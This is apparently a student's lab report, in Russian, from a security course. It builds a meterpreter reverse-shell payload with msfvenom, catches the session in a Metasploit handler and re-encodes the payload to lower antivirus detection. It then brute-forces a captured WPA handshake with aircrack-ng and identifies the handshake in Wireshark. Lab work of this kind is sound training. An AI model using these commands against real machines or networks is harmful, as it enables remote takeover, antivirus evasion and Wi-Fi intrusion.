

Отчет

Задание:

1. Доделать задания с metasploit+encoders
2. Ознакомиться с утилитами работы wifi
3. Разобрать дамп wpa.full.cap, найти хэндшейки в дампе, и попробовать сбрутить (показывал на уроке)
4. Найти хэндшейк в предложенных дампах. Назвать ESSID, BSSID и канал атакованной сети, имя файла с EAPOL-пакетами.

Выполнение:

1. Доделать задания с metasploit+encoders.

1.1 Создание полезной нагрузки:

Команды:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.139 -f exe >reverse1.exe
```

Скриншот консоли:



```
msfconsole
use exploit/multi/handler
set lhost 192.168.1.139
set payload windows/x64/meterpreter/reverse_tcp
exploit
```

Результат:

```
kali@kali20: ~  
File Actions Edit View Help  
kali@kali20: ~ kali@kali20: ~  
hdm <x@hdm.io>  
bcook-r7  
Available targets:  
Id Name  
--  
0 Wildcard Target  
Check supported:  
No  
Payload information:  
Space: 10000000  
Avoid: 0 characters  
Description:  
This module is a stub that provides all of the features of the  
Metasploit payload system to exploits that have been launched  
outside of the framework.  
msf5 exploit(multi/handler) > set lhost 192.168.1.139  
lhost => 192.168.1.139  
msf5 exploit(multi/handler) > set payload windows/  
Display all 216 possibilities? (y or n)  
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.1.139:4444  
[*] Sending stage (201283 bytes) to 192.168.1.164  
[*] Meterpreter session 1 opened (192.168.1.139:4444 -> 192.168.1.164:49178) at 2020-10-02 03:45:33 +0800  
meterpreter > dir  
Listing: C:\Users\Aleksei\Desktop  
Mode                Size      Type      Last modified          Name  
-----  
100666/rw-rw-rw-    2450    fil      2020-09-28 19:55:31 +0800 Yandex.lnk  
100666/rw-rw-rw-     282    fil      2020-09-28 19:55:31 +0800 desktop.ini  
100777/rwxrwxrwx    7168    fil      2020-10-01 19:37:21 +0800 reverse1.exe
```

1.3 Использование encoders:

Команды:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.139 -f exe -x  
/mnt/hgfs/vmware/reverse1.exe -e x86/alpha_upper -i 5 >  
/mnt/hgfs/vmware/reverse_encode1.exe
```

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.139 -f exe -x  
/mnt/hgfs/vmware/reverse_encode1.exe -e x86/jmp_call_additive -i 5 >  
/mnt/hgfs/vmware/reverse_encode2.exe
```

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.139 -f exe -x  
/mnt/hgfs/vmware/reverse_encode2.exe -e x86/countdown -i 50 >  
/mnt/hgfs/vmware/reverse_encode3.exe
```

Результат:

Количество срабатываний на [virustotal.com](https://www.virustotal.com):

- reverse1.exe - 44
- reverse_encode1.exe - 41
- reverse_encode2.exe - 40
- reverse_encode3.exe - 40

2. Ознакомиться с утилитами работы wifi

Выполнено.

3. Разобрать дамп wpa.full.cap, найти хэндшейки в дампе, и попробовать сбрутить.

Команды:

```
ircrack-ng /mnt/hgfs/vmware/wpa.full.cap -w rockyou.txtd
```

Результат:

Aircrack-ng 1.6

[00:00:12] 60393/14344392 keys tested (4900.61 k/s)

Time left: 48 minutes, 35 seconds 0.42%

KEY FOUND! [44445555]


Master Key : 17 4F E9 A8 9F 52 85 FF 0B 7F A3 05 03 DB 38 93
 75 15 D2 0B CE 17 D8 E2 EE 36 90 F0 47 B4 C5 0E

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : AE 83 8A AD 75 5C 16 1D 08 87 CD 2C F3 8C AE 60

4 Найти хендшейк в предложенных дампах. Назвать ESSID, BSSID и канал атакованной сети, имя файла с EAPOL-пакетами.

4.1 Хендшейк обнаружен в дампе dump-02.cap



The image shows a Wireshark packet capture window titled 'dump-02.cap'. The 'Filter' bar at the top is set to 'eapol'. The packet list pane displays four EAPOL packets (1624, 1627, 1629, 1631) between source 'Sercomm_34:d7:b4' and destination 'HuaweiTe_5b:66:f9'. The packet details pane shows the selected packet (1631) as an EAPOL Key (Message 4 of 4). The status bar at the bottom indicates 'Packets: 3937 · Displayed: 4 (0.1%)' and 'Profile: Default'.

No.	Time	Source	Destination	Protocol	Length	Info
1624	16.705597	Sercomm_34:d7:b4	HuaweiTe_5b:66:f9	EAPOL	155	Key (Message 1 of 4)
1627	16.828476	HuaweiTe_5b:66:f9	Sercomm_34:d7:b4	EAPOL	155	Key (Message 2 of 4)
1629	16.831037	Sercomm_34:d7:b4	HuaweiTe_5b:66:f9	EAPOL	189	Key (Message 3 of 4)
1631	16.834108	HuaweiTe_5b:66:f9	Sercomm_34:d7:b4	EAPOL	133	Key (Message 4 of 4)

4.2 Назвать ESSID, BSSID и канал атакованной сети

- ESSID: MGTS_GPON_7881
- BSSID: D4:21:22:34:D7:B4
- Канал: 1
- FILE: dump-02.cap